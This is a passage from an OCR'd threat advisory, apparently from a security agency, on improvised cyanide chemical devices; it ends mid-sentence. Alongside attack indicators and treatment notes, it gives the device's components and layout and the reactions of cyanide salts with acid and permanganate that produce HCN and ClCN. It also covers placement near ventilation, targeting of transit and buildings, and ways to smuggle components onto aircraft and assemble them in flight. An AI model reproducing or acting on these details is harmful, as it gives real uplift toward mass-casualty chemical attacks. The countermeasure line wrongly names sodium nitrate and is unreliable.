
In most cases, HCN and ClCN would not be effective in large open areas with good ventilation .


COMPONENTS OF CHEMICAL DEVICE





The chemical device consists of a pierced container or canister, such as a large milk container or paint can, to allow the toxic gas to exit (1). Some of the materials in the device are likely to be in glass bottles or vials (2). The bottom of the container, around the bottles, would be partially filled with white solid and dark reddish-brown crystals (3 and 4). The device could be used with or without a detonator (5). The detonator or other means is used to break the glass containers,


Vent Holes
Adhesive Tape
Optional Detonator
External View with Cutaway
Vent Holes
Acid-filled Bottles
Explosive Charge
Potassium Permanganate
Metal Can
Adhesive Tape
Cyanide Salt
Top-down View



منظر علوي للمبتكر

Top Section of Crude CW Dispersal Device from jihadi website – "A metal cylinder containing 4 Coca Cola bottles (each filled with 250 mg of hydrochlonic acid), cork (in each bottle), held together by scotch tape, surrounded by potassium cyanide, potassium permanganate, cardboard, and activated by a detonator in the middle."

The device might be positioned near air intakes or a ventilation system.

The cyanogen chloride will be irritating to lungs and eyes before it reaches a lethal concentration, and it emits a dense smoke. Both effects could slow evacuation and cause panic-related injuries.

Description:

Various transportation systems may be vulnerable to attack using these improvised chemical devices, particularly where security screening procedures are minimal. One or more assembled devices could easily be brought aboard a train or subway.

These gases would also be effective when released in confined spaces of buildings or other indoor facilities. It is difficult to judge the number of casualties that would result from the use of multiple devices; however, such an attack will likely generate fear and panic among the local population.

An airplane is a more difficult location for to penetrate with a chemical device. However, most if not all of the components could be easily disguised as ordinary household items and mixed in-flight to produce toxic gases. For example, an acid solution, such as hydrochloric acid (HCl),

might be stored in plastic or glass containers, such as thermoses, soda bottles, liquor bottles, and juice or baby bottles. It could not be stored in most metal containers due to its corrosive nature.

HCl used in such a device would be colorless or slightly yellow- appearing like water or a commercially available beverage. However, a noxious odor is easily detectable once the container is opened. Solid powder components could be smuggled aboard using the same concealment techniques as those used for drugs or explosives.

These concealment techniques may include ,

- Electronic equipment.
- Clothing.
- Luggage and briefcases.
- Books.
- Children's toys.
- Medication, toiletries, and containers of consumable products.
- Casts or bandages on broken or injured limbs, prosthetic devices, wheelchairs, and walkers.
- Religious objects.

These materials could be brought onto an airplane in carry-on baggage. Multiple individuals could bring separate components aboard and assemble the device during flight in a lavatory.

Cyanide is one of the main chemical poisons in which terrorist groups have shown an interest, both because of its ease of dissemination and its availability. Cyanide salts, such as sodium cyanide (NaCN) or potassium cyanide (KCN), may be combined with a strong acid, HCl, to form a binary (two-part) chemical device. A simple mixing of the two components generates HCN gas, which can cause dozens of casualties if used at high concentrations in an enclosed area.

- NaCN and KCN are white to pale yellow salts.
- HCN is a colorless liquid that boils near room temperature.

A slightly modified device may also incorporate $KMnO_4$ along with the cyanide salt and HCl. The $KMnO_4$ converts the chloride ion (Cl^-) to chlorine (Cl_2) which, in turn, converts some of the cyanide gas to ClCN, a blood agent similar to HCN but also a highly effective irritant to the eyes and lungs.

- $KMnO_4$ is a deep purple solid.
- ClCN is a colorless to pale yellow liquid, which boils below room temperature.

Note that other strong acids, such as sulfuric acid H2SO4, can be used to react with cyanide salts to produce HCN gas; however, an acid with a (Cl-), such as HCl, is needed to produce ClCN gas.


Indicators of an Attack:


According to the Center for Disease Control (CDC), HCN is sometimes described as having a "bitter almond" smell, but it does not always give off an odor, and not everyone can detect this odor. Responders should not rely on odor detection alone to determine whether a dangerous concentration of HCN is present. ClCN has an acrid, choking odor and causes burning pain in the victim's eyes below lethal concentrations. These warning properties may make it possible to evacuate or ventilate the attack site before the agent reaches a lethal concentration.

HCN produced by the reaction of cyanide salts and acid generates a white cloud around the device generating the gas. Both HCN and ClCN need to be at high concentration to be effective, so evacuating or ventilating the target area will significantly reduce the agent's lethal potential.

Cyanide compounds disrupt cells' ability to utilize oxygen, leading to suffocation. Exposure to high concentrations of cyanide may produce nausea, vomiting, palpitations, confusion, hyperventilation, anxiety, and vertigo, which may progress to agitation, stupor, coma, and death. These symptoms will appear first in the most susceptible: the elderly, children, and the infirm.

Medical countermeasures for cyanide poisoning include: high doses of oxygen, inhalation of amyl nitrite while a solution of sodium nitrate/sodium thiosulfate is prepared for intravenous use, and hyperbaric oxygenation if the victim does not 